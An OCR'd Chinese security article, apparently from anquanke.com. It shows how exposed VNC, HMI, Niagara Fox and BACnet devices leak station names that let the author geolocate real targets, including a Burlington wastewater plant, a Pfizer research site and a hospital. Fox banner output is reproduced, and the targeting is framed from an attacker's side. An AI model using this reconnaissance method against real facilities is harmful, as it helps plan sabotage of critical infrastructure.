
1723
tcp
pptp

Firmware: 1
Hostname: local
Vendor: linux


5900
tcp
http-simple-new


VNC

RFB 003.006
authentication disabled




VNC 并非设备可能暴露的唯一方式；某些制造商设备上的端口 80 在无需验证的情况下返回 HMI。其中某些网站要求登录进行交互但它并非必需步骤。





你可能注意到了，判断某个建筑物或设施的连接和地理定位信息的另外一个指标是 HMI。HMI 本身披露了对设备的使用，因此很容易判断出是洗车场某个废水处理厂的设备。屏幕上显示的技术和品牌也披露出很多规格以及设备的用途。

地理定位要仅针对关键基础设施发动攻击，我们需要排除不具备战略意义的设备。例如，管理公园喷泉的设备可能遭暴露但攻陷它并不会带来任何利益，因此对于任何人而言它都不是关键基础设施。那么，如何找到负责关键基础设施的设备和建筑物？你可以使用生成的地图并查看目标附近的每台设备如城市或政府建筑物。第二种方法就是通过逆向工程查找设备的部件如车站名称、说明或未知。如上所述，Niagara Fox 和 BACnet 有时候会披露不该披露的信息，包括街道名称、未知或设施的名称。结合其它指标信息，我们就能找到正确的建筑物。IP 地理定位也并不一定是精确的，它不会指向确切的位置但能够准确地显示出城市，而且有些时候能够显示出该设备可能位于哪条街道。为了验证我的说法，我将列举一些案例，说明我如何通过利用所收集的信息找到对某国或某城市而言具有战略意义的建筑物。水和废水系统行业如上所述，水和废水系统行业也属于关键基础设施。当它们遭到破坏时，我们将无法获取饮用水从而引发企业和社会问题。在这个案例中，Niagara Fox 设备的 “station.name’’ 字段中披露了设施的名称。




Niagara Fox Version: 1.0.1


```
fox a 0 -1 fox hello
{
fox.version=s:1.0.1
id=i:109
hostName=s:10.4.1.10
hostAddress=s:10.4.1.10
app.name=s:Station
app.version=s:3.8.111
vm.name=s:Java HotSpot(TM) Client VM
vm.version=s:1.5.0_81-b06
os.name=s:QNX
os.version=s:6.4.1
station.name=s:Waste_Water_Treatment_Plant
lang=s:en
timeZone=s:America/Chicago;-21600000;3600000;02:00:00.000,wall,march,8,on or after,sunday,undefined;02:0
0:00.000,wall,november,1,on or after,sunday,undefined
hostId=s:Qnx-NPM6E-0000-1917-5315
vmUuid=s:11e984fc-ad7e-6c00-0000-00000000983f
brandId=s:FacExp
sysInfo=o:bog 61[<bog version="1.0">
<p m="b=baja" t="b:Facets" v=""/>
</bog>
]
authAgentTypeSpecs=s:fox:FoxUsernamePasswordAuthAgent
};;
fox a 1 -1 fox rejected
{
};;
```

IP 地理定位指向佛蒙特州伯林顿的夏日街道 14 号 (IP geolocation points to 14 Summer Street inBurlington, Vermont)，距离最近的废水工厂 1.5 英里。


Burlington Waste
Water Plant
U.S. Hwy 2
安全客（www.anquanke.com）


Intervale Center
Gardener's
Supply Company
Four Quarters Brewing
6 min
1,7 miles
Pho Hong
Roosevelt Park
Cumberland Farms
Bluebird Barbecue
Burlington Waste
Water Plant
6 min
1,5 miles
9 min
2,1 miles
North St
14 Summer Street
N Champlain St
Park St
North Ave
The Perkins
Geology Museum
Battery Park
Foam Brewers -
Burlington Waterfront
Church Street
Marketplace
Fleming Museum of A
安全客（www.anquanke.com）


有了这个信息后，下一步就是通过扫描资产和查找网络上的更多资产来准备实施物理监控和主动收集情报。化学制品行业当你管理很多站点时，你必须知道站点连接到何处。这个案例表明舒适是安全的大敌。该站点的位置被暴露在设备中，而且甚至不需要正确的地理定位就能获取该建筑物的位置信息。



Niagara Fox Version: 1.0.1

```
fox a 0 -1 fox hello
{
fox.version=s:1.0.1
id=i:58
hostName=s:192.168.1.10
hostAddress=s:192.168.1.10
app.name=s:Station
app.version=s:3.6.406.2
vm.name=s:Java HotSpot(TM) Client VM
vm.version=s:1.5.0_34-b28
os.name=s:QNX
os.version=s:6.4.1
station.name=s:Pfizer_PearlRiver_NY_FTP
lang=s:en
timeZone=s:America/New_York;-18000000;3600000;02:00:00.000,wall,march,8,on or after,sunday,undefined;02:
00:00.000,wall,november,1,on or after,sunday,undefined
hostId=s:Qnx-NPM6E-0000-16D1-B100
vmUuid=s:11e9a71f-927e-a826-0000-00000000933e
brandId=s:ComfortPoint
sysInfo=o:bog 61[<bog version="1.0">
<p m="b=baja" t="b:Facets" v=""/>
</bog>
]
authAgentTypeSpecs=s:fox:FoxUsernamePasswordAuthAgent
};;
fox a 1 -1 fox rejected
{
};;
```

“station name’’ 包含了所在地 ‘‘珍珠河” (Pearl River)、所在州 ‘‘纽约” (New York) 和组织机构名称 ‘‘辉瑞” (Pfizer)。



从他们的官方网站来看，我们获悉它是辉瑞的九大主要研发站点之一。

PEARL RIVER, NY

Site Statistics:

Location: Orangetown and Clarkstown, Rockland County, NY

Pfizer Worldwide Research and Development areas of focus:

- Vaccines
- Oncology

Manufacturing Capabilities: Antibody Drug Conjugates

In-market products supported:

- Prevnar 13
- Trumenba
- Mylotarg
- Besponsa
- Nimenrix

Total acreage owned by Pfizer: approximately 330 acres


Developed land: approximately 22.9 acres

Number of buildings: 4


Number of employees and contractors: more than 750

Pearl River is one of Pfizer's nine major R&D sites.

医疗行业所有医院的设备都非常脆弱而且服务破坏可导致出诊顺序紊乱或者引发不可挽回的健康问题如死亡等。这些设施应该执行特殊的安全控制并不允许远程连接。医疗行业错误配置的一个例子是 Piedmont 医院。在本案例中，确切位置遭暴露——街道、城市和所在州。




这是测试地理定位能力的很好的一个例子——了解设备的确切位置后我们就能查看 IP 地理定位是否准确。



在本案例中，距离目标 3.5 英里远—---西春街 2151 号 (2151 West Spring Street)。

在一些案例中，你可以从官方网站上看到建筑物的内部情况，每层楼和每个房间都一览无余，包括会议室、存储和工厂运作等。它是我们获取精确情报信息的又一个指标。你可以看出如果了解了该设施的内部情况会掌握多少有价值的信息。有人可能能够连接到该设备并实施破坏，当然这也取决于俄设备的实际用途。



